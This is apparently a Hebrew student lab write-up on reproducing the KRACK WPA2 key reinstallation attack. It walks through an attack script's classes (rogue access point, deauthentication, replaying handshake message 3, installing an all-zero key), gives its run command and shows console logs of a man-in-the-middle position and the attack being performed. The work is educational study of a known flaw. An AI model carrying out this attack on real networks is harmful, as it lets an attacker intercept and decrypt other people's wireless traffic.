[05:36:53] f0:27:65:da:ad:e8: sending a new 4-way message 3 where the GTK has a zero RSC
[05:36:53] f0:27:65:da:ad:e8: received a new message 4
[05:36:54] f0:27:65:da:ad:e8: client has IP address -> now sending replayed broadcast ARP packets
[05:36:54] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 0 ARPs this interval)
[05:36:54] f0:27:65:da:ad:e8: IV reuse detected (IV=1, seq=16). Client reinstalls the pairwise key in the 4-way handshake (this is bad)
[05:36:55] Reset PN for GTK
[05:36:56] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[05:36:58] Reset PN for GTK
[05:36:59] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[05:37:00] Reset PN for GTK
[05:37:01] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[05:37:02] Reset PN for GTK
[05:37:03] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[05:37:04] Reset PN for GTK
[05:37:05] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[05:37:06] Reset PN for GTK
[05:37:08] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[05:37:09] Reset PN for GTK
[05:37:10] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[05:37:11] Reset PN for GTK
[05:37:12] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[05:37:13] Reset PN for GTK
[05:37:14] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[05:37:15] Reset PN for GTK
[05:37:16] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[05:37:17] Reset PN for GTK
[05:37:18] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[05:37:19] Reset PN for GTK
[05:37:20] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[05:37:21] Reset PN for GTK
[05:37:23] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[05:37:24] Reset PN for GTK
[05:37:25] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[05:37:26] Reset PN for GTK
[05:37:27] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[05:37:28] Reset PN for GTK
[05:37:29] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[05:37:30] Reset PN for GTK
[05:37:31] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[05:37:32] Reset PN for GTK
[05:37:33] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[05:37:34] Reset PN for GTK
[05:37:36] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[05:37:37] Reset PN for GTK
[05:37:38] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[05:37:39] Reset PN for GTK
[05:37:39] f0:27:65:da:ad:e8: Client DOESN'T reinstall the group key in the 4-way handshake (this is good)
[05:37:40] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[05:37:41] Reset PN for GTK
[05:37:42] f0:27:65:da:ad:e8: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[05:37:43] Reset PN for GTK
```

ניתן לראות כי התקיימה התקנה מחדש של מפתח הpairwise שהוא בעצם הPTK.
(חידוד: במבנה הPTK מה שמשמש להצפנה אליה אנו מכוונים הוא הTK שנמצא בPTK)

Pairwise Transient Key (PTK) (Length bits)		
EAPOL- Key Key Confirmation Key L(PTK,0,KCK_bits) (KCK)	EAPOL- Key Key Encryption Key L(PTK,KCK_bits, KEK_bits) (KEK)	Temporal Key L(PTK,KCK_bits+KEK_bits,TK_bits) (TK)


אמנם לא התבצעה התקנה מחדש של מפתח הGTK אך נשים לב כי הGTK הוא המפתח של תעבורת broadcast ואנו מכוונים אל תעבורת unicast בין הנתב ללקוח ולכן מה שמעניין אותנו הוא הPTK.

נבחן את מימוש ההתקפה לפני הרצתה.
מימוש מתקפה זו מתבסס באופן ספציפי על מתקפת (re)installing an all-zero encryption key
כמו כן, מתבסס על המתקפה הפשוטה של שליחה חוזרת של הודעה 3 (ישנן כמה דרכים כמו שניתן לראות בטבלה, וזו המתקפה הכי פשוטה)

Implementation	Re. Msg3	Pt. EAPOL	Quick Pt.	Quick Ct.	4-way	Group
OS X 10.9.5	✓	✗	✗	✓	✓	✓
macOS Sierra 10.12	✓	✗	✗	✓	✓	✓
iOS 10.3.1 [c]	✗	N/A	N/A	N/A	✗	✓
wpa_supplicant v2.3	✓	✓	✓	✓	✓	✓
wpa_supplicant v2.4-5	✓	✓	✓	✓[a]	✓[a]	✓
wpa_supplicant v2.6	✓	✓	✓	✓[b]	✓[b]	✓
Android 6.0.1	✓	✗	✓	✓[a]	✓[a]	✓
OpenBSD 6.1 (rum)	✓	✗	✗	✗	✗	✓
OpenBSD 6.1 (iwn)	✓	✗	✗	✓	✓	✓
Windows 7 [c]	✗	N/A	N/A	N/A	✗	✓
Windows 10 [c]	✗	N/A	N/A	N/A	✗	✓
MediaTek	✓	✓	✓	✓	✓	✓

בנוסף, ממימוש המתקפה נראה שהודעות 3 נשלחות יחדיו כדי לנצל את הפגיעות הנובעת מהRace Condition (ולא אחת אחרי השנייה, כי ישנם מכשירים שלא מקבלים הודעה 3 לאחר שכבר קיבלו הודעה כזו. ולכן, במקרה שנשלח את שתי הודעות 3 יחדיו אז בגלל Race Condition קורה מצב בו ההודעה השנייה מתקבלת לפני שמערכת ההפעלה סיימה לנתח את החבילה הראשונה)

נשים לב שבסיס המימוש מורכב משתי מחלקות עיקריות: ClientState, KRAckAttack.
ניתן לראות זאת בדיאגרמת מחלקות הבאה:



מחלקת ClientState:

קובע את המצב הנוכחי של הלקוח.
ביצירת מופע של המחלקה, הבנאי מקבל את כתובת הMAC של הלקוח.

מצבים אפשריים ללקוח:

- Initializing (מאותחל) – המצב הראשוני בעת יצירת המופע של המחלקה
- Connecting (מתחבר)
- GotMitm
- Attack_Started
- Success_Reinstalled
- Success_AllzeroKey
- Failed

פונקציות המחלקה:

- Reset – אתחול המשתנים הפרימיטיביים של המחלקה (נקרא ע"י הבנאי)
- store_msg1 – שומר את הודעת ה-Eapol הראשונה
- add_if_new_msg3 - מאמת אם ה-msg3 שהתקבל כבר מאוחסן, בהתבסס על מונה השידור החוזר שלו. אם לא, הוא מאחסן במערך בשם 'self.msg3s'.
- update_state – מעדכן את מצב הלקוח
- mark_got_mitm - אם מצב הלקוח הוא 'מאותחל' או 'מתחבר' עובר למצב 'GotMitm'
- is_state - מוודא אם מצב הלקוח הנוכחי שווה למצב שבקלט הפונקציה
- should_forward – הפונקציה מקבלת מסגרת וע"פ כללים קובעת אם להעביר אותה הלאה לערוץ המתאים (ערוץ המקורי / ערוץ ה-AP המזויף) כאשר הכללים הינם:
  1. Client state:
     Connecting
     GotMitm
     Attack_Started
  2. Packet type:
     Dot11Auth (authetication)
     Dot11AssoReq (association request)
     Dot11AssoResp (association response)
  3. EAPOL message number: 1 to 3
  4. Action Frames

  אם מצב הלקוח אינו מהשלושה בסעיף 1 - בדוק אם המצב שלו הוא Success_Reinstalled אם מתקיים האמור לעיל הפונקציה מחזירה True, אחרת, False.
- attack_start - הגדרת פרמטרים לתחילת ההתקפה (מצב Attack_Started + attack_time)
- is_iv_reseted – מחזיר True אמ"מ מצב הלקוח הוא Attack_Started וגם iv==1.
- attack_timeout – בודק את פסק הזמן הקצוב של ההתקפה. מחזיר True אמ"מ מצב הלקוח הוא Attack_Started וגם עברה 1.5 שניות מתחילת ההתקפה (attack_time).

מחלקת KRAckAttack:

פונקציות המחלקה:

- send_disas - שליחת חבילת ניתוק (disassociation) ללקוח המתחבר ל-Rogue AP. חבילה זו נשלחת דרך Rogue Socket.
- queue_disas – מקבלת בקלט כתובת MAC של לקוח שנותק ומכניסה לתור.
- hostapd_finish_4way - שולח אות FINISH_4WAY ל-Rogue AP (hostapd)
- hostapd_rx_mgmt – ניהול פקטות שנשלחות למופע hostapd (קריאה לפונ' של MitM)
- hostapd_add_sta – העברת חבילת אימות (לצורך הוספה) ל-Rogue AP שנשלחה על ידי הלקוח.
- hostapd_add_allzero_client – הפונ' מקבלת מופע של לקוח בקלט, במידה וקיימת AssocReq עבור הלקוח, אזי:
  1. נוסיף את הלקוח ל-hostapd [קריאה אל הפונ' hostapd_add_st]
  2. נעדכן את ה-hostapd עי" העברת אלגוריתם ההצפנה והאופציות של הלקוח [קריאה אל hostapd_rx_mgmt]
  3. נשלח את ה-EAPOL msg4 כדי להפעיל התקנה של מפתח all-zero על ידי ה-hostapd שהשתנה [קריאה אל hostapd_finish_4way]
- handle_to_client_pairwise – טיפול בהודעות pairwise הנשלחות ללקוח (הודעה 1, והודעה 3 [אם מדובר בסוג הודעה 3 הפונקציה תחזיר True, אחרת, False])
- handle_from_client_pairwise - טיפול בהודעות pairwise הנשלחות מהלקוח. הפונ' מוציאה את ה-iv מהפקטה ואם מתקיים is_iv_reseted(iv)==True אזי סיימנו את המתקפה ונוסיף את הלקוח לרשימת allzero_client (עם הפונקציה hostapd_add_allzero_client) וגם נעדכן את מצב הלקוח ל-Success_AllzeroKey.
- handle_rx_realchan - טיפול בחבילות שהוסנפו עם ה-'nic_real' (monitor mode) בערוץ האמיתי (Real Channel) [network interface card = nic].
  כלומר, הפונקציה מציגה את המידע (בערוץ המקור) בהתאם לפקטה שבקלט, כאשר:
  1. אם הפקטה נשלחה או הגיעה מהקורבן: המידע יוצג תמיד
  2. אם הפקטה נשלחה מהנתב המקורי: המידע אותו הפקטה יודפס (בתוספת " -- MitM'ing" לבסוף) במידה והפריים הינו Dot11Deauth או Dot11Disas או שמדובר בלקוח ששמרנו. בנוסף, מבצעת פעולות מתאימות בהתאם לקלט
  3. אם הפקטה נשלחה לנתב המקורי:
     - אם זו הודעת authentication ל-AP המקורי, המידע יודפס תמיד, לאחר מכן הלקוח ימחק מהרשימה ותשלח הודעת beacon.
     - אם זו הודעת deauthentication או disassociation לנתב המקורי המידע יודפס תמיד
     - אם המסגרת שהתקבלה היא מלקוח MitM'ed (מקושר אל התוקף) אזי המידע יודפס תמיד
     - אם המסגרת התקבלה ספציפית מהלקוח אותו אנו תוקפים אזי המידע יודפס תמיד לבסוף, נשלח מסגרת על מנת למנוע מה-AP לחשוב שלקוחות שמחוברים אליו ישנים, עד שהתקיפה תושלם או תכשל.
- handle_rx_roguechan - טיפול במסגרות שנשלחו מה-Rouge AP או אל ה-Rouge AP כאשר, אם מדובר במסגרת שנשלחה **אל** ה-Rouge AP אזי קיבלנו מצב MitM ונטפל בלקוח בין אם הוא הלקוח הספציפי שרוצים לתקוף (במקרה כזה תמיד נדפיס הודעה) ובין אם הוא לקוח חדש אותו ניתן לתקוף. במידה ואחד מן השניים מתקיים נשמור את ההצפנה והאופציות של הלקוח בנוסף לשמירת המסגרת במקרה שמדובר בהודעת Eapol 4 (לצורך סיום לחיצת הידיים בסיום המתקפה).
  לאחר מכן, נבדוק אם מדובר בפקטה של Dot11WEP (מוצפנת) ואם כן, אז אם ההתקפה הצליחה (נבדוק עם פונקציית handle_from_client_pairwise) אז נקרא לפונ' hostapd_add_allzero_client.

לבסוף אם אנו צריכים להעביר את ההודעה קדימה (will_forward==True) אזי נעביר אותה בערוץ המקורי כאשר הלקוח לא יסומן כ"ישן".
בכל מקרה אחר (לא מדובר במסגרות שנשלחו מה-Rouge AP או אל ה-Rouge AP) נדפיס את ההודעות **רק** אם מדובר במסגרות המתייחסות אל הלקוח אותו אנו רוצים לתקוף.

- handle_hostapd_out – פונקציה ללא ארגומנטים. הפונקציה מדפיסה מידע שיוצא מהhostapd של התוקף ע"י קריאת stdout שלו.
- run – פונקציית ההרצה של המתקפה. הפונקציה פותחת את ה-AP של התוקף, ומבצעת ניסיון deauthenticated לכל הלקוחות (וקריאה לפונ' queue_disas עם הMAC של הלקוח). לאחר מכן, הפונקציה תבצע מוניטורינג בשני הערוצים עם הפעולות המתאימות.
- stop – סגירת ה-AP של התוקף ומחיקת קבצים זמניים שנוצרו עבור המתקפה.

עד כאן הבנו והסברנו על המחלקות של מימוש המתקפה.
ישנה פונקציה נוספת cleanup הקוראת לפונקציה stop של מופע הKRAckAttack אותו הרצנו.
כמו כן, פונקציית הMain המקבלת את הארגומנטים שהתקבלו בהרצת התוכנית, מייצרת מופע של KRAckAttack עם הארגומנטים וקוראת לפונקציית run של המופע.

עד כאן הבנו את מימוש ההתקפה, ע"י מעבר על המימוש והבנתו בהתאם לתיאורית ההתקפה אותה למדנו. לכן, נריץ את הפונקציה לצורך הבחנה בתהליך המתרחש במהלך התקיפה.

(נזכיר כי כבר אימתנו את הפגיעות של הקורבן וגם בדקנו את תמיכת המתאמים במוניטור ובהקמת AP בהתאמה, ולכן נצפה לפלט תקין בהרצת קוד ההתקפה)

לאחר הרצת הקוד:

```
home@ubuntu:~/Documents/krackattacks-scripts/krackattack-all-zero-tk-key$ sudo python ./krackattack/krack_a
ll_zero_tk.py wlx6c5ab0b3f988 wlan0mon ens33 "check" -t F0:27:65:DA:AD:E8
Namespace(continuous_csa=False, debug=0, dump=None, nic_ether='ens33', nic_real_mon='wlx6c5ab0b3f988', nic_
rogue_ap='wlan0mon', nic_rogue_mon=None, ssid='check', strict_echo_test=False, target='F0:27:65:DA:AD:E8')

        ===[ KRACK Attacks against Linux/Android by Lucas Woody ]===

[02:20:21] Note: remember to disable Wi-Fi in your network manager so it doesn't interfere with this script
[02:20:21] Note: keep >1 meter between both interfaces. Else packet delivery is unreliable & target may dis
connect
[02:20:23] Target network 3a:b6:d8:e4:c9:c4 detected on channel 3
[02:20:23] Will create rogue AP on channel 11
[02:20:23] Setting MAC address of wlan0mon to 3a:b6:d8:e4:c9:c4
[02:20:23] Giving the rogue hostapd one second to initialize ...
hostapd_ctrl/wlan0mon
[02:20:25] Injected 4 CSA beacon pairs (moving stations to channel 11)
[02:20:25] Rogue hostapd: nl80211: send_mlme - da= ff:ff:ff:ff:ff:ff noack=0 freq=0 no_cck=0 offchanok=0 wa
it_time=0 fc=0xc0 (WLAN_FC_STYPE_DEAUTH) nlmode=3
[02:20:25] Rogue hostapd: Using interface wlan0mon with hwaddr 3a:b6:d8:e4:c9:c4 and ssid "check"
[02:20:26] Rogue channel: injected Disassociation to f0:27:65:da:ad:e8
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=126)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=127)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=128)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=129)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=132)
[02:20:26] Real channel : 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: ProbeResp(seq=1249)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=133)
[02:20:26] Real channel : 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: ProbeResp(seq=1251)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=135)
[02:20:26] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=139)
[02:20:27] Rogue channel: f8:8b:37:ba:94:84 -> f0:27:65:da:ad:e8: ProbeResp(seq=3535)
[02:20:27] Rogue channel: f8:8b:37:ba:94:84 -> f0:27:65:da:ad:e8: ProbeResp(seq=3536)
[02:20:27] Rogue channel: f8:8b:37:ba:94:84 -> f0:27:65:da:ad:e8: ProbeResp(seq=3537)
```

והמשך להרצה נקבל את הפלט הבא:

```
[02:21:08] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: ProbeResp(seq=531)
[02:21:08] Rogue channel: f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=42)
[02:21:08] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: ProbeResp(seq=532)
[02:21:08] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: Auth(seq=43, status=0) -- MitM'ing
           Established MitM position against client f0:27:65:da:ad:e8 (moved to state 2)
[02:21:08] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: Auth(seq=533, status=0)
[02:21:08] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: AssoReq(seq=44) -- MitM'ing
[02:21:08] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: AssoResp(seq=534, status=0)
[02:21:08] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: Null(seq=45, sleep=0)
[02:21:08] Rogue hostapd: nl80211: sta_remove -> DEL_STATION wlan0mon f0:27:65:da:ad:e8 --> -2 (No such file or
directory)
[02:21:08] Rogue hostapd: nl80211: Add STA f0:27:65:da:ad:e8
[02:21:08] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: EAPOL-Msg1(seq=0,replay=1)
[02:21:08] Rogue hostapd: wlan0mon: STA f0:27:65:da:ad:e8 IEEE 802.1X: unauthorizing port
[02:21:08] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: EAPOL-Msg2(seq=0,replay=1) -- MitM'ing
[02:21:09] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: EAPOL-Msg1(seq=1,replay=2)
[02:21:09] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: EAPOL-Msg2(seq=1,replay=2) -- MitM'ing
[02:21:10] WARNING: Didn't receive beacon from rogue AP for two seconds
[02:21:10] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: EAPOL-Msg1(seq=2,replay=3)
[02:21:10] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: EAPOL-Msg2(seq=2,replay=3) -- MitM'ing
[02:21:11] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: EAPOL-Msg1(seq=3,replay=4)
[02:21:11] Rogue channel: f0:27:65:da:ad:e8 -> 3a:b6:d8:e4:c9:c4: EAPOL-Msg2(seq=3,replay=4) -- MitM'ing
[02:21:12] WARNING: Didn't receive beacon from rogue AP for two seconds
[02:21:12] Rogue hostapd: nl80211: send_mlme - da= f0:27:65:da:ad:e8 noack=0 freq=0 no_cck=0 offchanok=0 wait_ti
me=0 fc=0xc0 (WLAN_FC_STYPE_DEAUTH) nlmode=3
[02:21:12] Rogue hostapd: wlan0mon: STA f0:27:65:da:ad:e8 IEEE 802.1X: unauthorizing port
[02:21:12] Rogue channel: 3a:b6:d8:e4:c9:c4 -> f0:27:65:da:ad:e8: Deauth(seq=538, reason=Prev_Auth_No_Longer_Val
id/Timeout)
[02:21:12] Rogue hostapd: nl80211: sta_remove -> DEL_STATION wlan0mon f0:27:65:da:ad:e8 --> 0 (Success)
[02:21:12] Real channel : f0:27:65:da:ad:e8 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=46)
```

סדר תגובת הAP:


1. **הAP שולח ניסיון מפתח ללקוח**
2. **מבצע המתנה של שניה**
3. **אם אין תשובה, שולח ניסיון חוזר של מפתח Eapol מס' 1**
4. **מבצע המתנה של שניה**
5. **אם אין תשובה, שולח ניסיון חוזר של מפתח Eapol מס' 2**
6. **אם עדיין אין תגובה מהלקוח וערך הניסיון החוזר מתקיים, אז בטל את האימות של הלקוח.**

במקרה שלנו, נשים לב להודעה IEEE 802.1X: unauthorizing port
כלומר, אין הגעה להודעה 3.
כמו כן נקבל את ההודעה Deauth(seq=68, reason=Prev_Auth_No_Longer_Valid/Timeout)
כלומר, לוקח הרבה זמן למענה.

משיחה שלנו עם אייל נראה שהבעייתיות יכולה לנבוע מהחומרה.
כאן, רואים כי אין כמעט תקשורת בערוץ המקורי מבחינת 4-Way-Hand-Shake ולכן זו הסיבה שלא הצלחנו לממסר את הודעה 3 - כי לא קיימת כזו בערוץ המקורי.

לכן, נרצה לנסות להריץ את הקוד שהכנו בסביבה אחרת.
מכיוון שחומרות אחרות לא בהישג יד, שלחנו את הקוד לצורך הרצה בסביבה אחרת (חבר ללימודים)

הפלט המתקבל מהרצת הקוד שלנו בסביבה (האחרת) הינו:



```
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=49,replay=1) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=50,replay=1) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=51,replay=1) -- MitM'ing
[06:30:23] Rogue hostapd: wlan0: STA 80:5a:04:a5:fb:9b IEEE 802.1X: unauthorizing port
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=52,replay=1) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=53,replay=1) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=1,replay=2) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=54,replay=1) -- MitM'ing
[06:30:23] Rogue channel: 80:5a:04:a5:fb:9b → 50:d4:f7:5c:94:da: EAPOL-Msg2(seq=55,replay=1) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
           Got 2nd unique EAPOL msg3. Will forward both these Msg3's seperated by a forged msg1.
           ⟹ Performing key reinstallation attack!
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
